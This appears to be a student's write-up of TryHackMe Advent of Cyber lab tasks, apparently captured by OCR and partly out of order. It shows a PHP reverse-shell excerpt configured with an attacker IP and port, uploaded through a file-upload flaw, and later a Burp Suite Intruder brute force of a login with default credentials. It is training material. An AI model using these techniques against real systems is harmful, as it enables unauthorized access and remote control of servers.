
QUESTION 3: In which directory are the uploaded files stored?

For this section we first need to get a reverse shell script ready




```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.92.127';  // CHANGE THIS
$port = 443;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```

There are two lines of code with comments //CHANGE THIS after them, the ip and port variables. The IP address is the IP of your machine or AttackBox and the port is the port we want the shell to open on.



```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stu

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.92.127';  // CHANGE THIS
$port = 443;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Next up we need to find the directory that any uploaded files are saved in. This can be done by dirwalking and taking a guess at what the directory may be



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
home.jpeg	2022-06-19 12:19	26K	
home.jpeg.php	2022-06-19 12:26	8.1K	

Answer: /Uploads/

Thought Process/Methodology:

We have to use an ID to enter a Retrieve parameter, which we can get from the question. We were then routed to the website for 'Protect This Factory.' Then we selected "View Page Source" from the context menu by right-clicking our mouse. The files they will accept are.jpeg,.jpg, and.png files, according to line 22. We know they're all different kinds of image files. After that, we installed a reverse shell in Kali. We modified '$ip' to our own IP address and '$port' to "443" in the reverse shell. We then returned to the website and entered the reverse shell into the webpage. We next went to the '/uploads' directory, where we found the newly uploaded reverse shell file. In the terminal, we activated the reverse shell and navigated to the reverse shell file in the 'uploads' directory. We then got the flag by typing "/var/www/flag.txt" into the terminal.


Day 3: Web Exploitation – A Christmas Chaos

Tools used: Kali Linux, Firefox


Solution/walkthrough:

QUESTION 1

Enter the Santa Sleigh website through burpsuite



Activate BurpSuite for all URL to brute force login



25 Days of Cyber Security

Get started with Cyber Security in 25 Days - Learn the basics by doing a new, beginner friendly security challenge every day.

Task 1 ✓ Introduction

Task 2 ✓ Get Connected


Task 3 ✓ [Day 1] Web Exploitation A Christmas Crisis

Task 4 ✓ [Day 2] Web Exploitation The Elf Strikes Back!

Task 5 ○ [Day 3] Web Exploitation Christmas Chaos

McSkidy is walking down the corridor and hears a faint bleeping noise, Beep.... Beep.... Beep... as McSkidy gets closer to Sleigh Engineering Room the faint noise gets louder and louder.. BEEP.... BEEP.... Something is clearly wrong! McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lite up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security

Deploy your Attack Box and the tasks machine



Get started with Cyber Security in 25 Days - Learn the basics by doing a new, beginner friendly security challenge every day.

Active Machine Information

Title	IP Address	Expires
AoC Day 3	10.10.2.164	47m 45s

Task 1 Introduction

Task 2 Get Connected

Task 3 [Day 1] Web Exploitation A Christmas Crisis

Task 4 [Day 2] Web Exploitation The Elf Strikes Back!

Task 5 [Day 3] Web Exploitation Christmas Chaos

McSkidy is walking down the corridor and hears a faint bleeping noise, Beep.... Beep.... Beep... as McSkidy gets closer to Sleigh Engineering Room the faint noise gets louder and louder.. BEEP.... BEEP.... Something is clearly wrong! McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lite up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security command center.

Santa Sleigh Tracker

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.


Portal made with love by Santa's Elves.

Once both have deployed, open Firefox on the Attack Box and copy/paste the machines IP (10.10.39.57) into the browser search bar.

QUESTION 2

What is the flag?

Attempt the website login system




Santa Sleigh Tracker

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.


And then checked back with Burp Suite so I could look over the request and choose “send to intruder”



Request to http://10.10.145.33:80

```
POST /login HTTP/1.1
Host: 10.10.145.33
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.145.33
Connection: close
Referer: http://10.10.145.33/
Upgrade-Insecure-Requests: 1

username=test&password=test
```

Go to Intruder and positions to change the attack type to “Cluster Bomb”, so that each payload specified will rotate in and out in turn




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


```
POST /login HTTP/1.1
Host: 10.10.145.33
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.145.33
Connection: close
Referer: http://10.10.145.33/
Upgrade-Insecure-Requests: 1

username=§test§&password=§test§
```

This is the default credentials list try and gain access and enter it to attack mode



Username	Password
root	root
admin	password
user	12345

For the payload 1 add all the usernames



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the
each payload type can be customized in different ways.

Payload set: 1

Payload count: 3

Payload type: Simple list


Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
root
admin
user
```

For the payload 2 add all the passwords



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.

Payload set: 2 ▼ Payload count: 3


Payload type: Simple list ▼ Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
root
password
12345
```

Now click the “Start attack” button in the top right to start to automated attack



Filter: Showing all items


Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	□	□	309	
1	root	root	302	□	□	309	
2	admin	root	302	□	□	309	
3	user	root	302	□	□	309	
4	root	password	302	□	□	309	
5	admin	password	302	□	□	309	
6	user	password	302	□	□	309	
7	root	12345	302	□	□	309	
8	admin	12345	302	□	□	255	
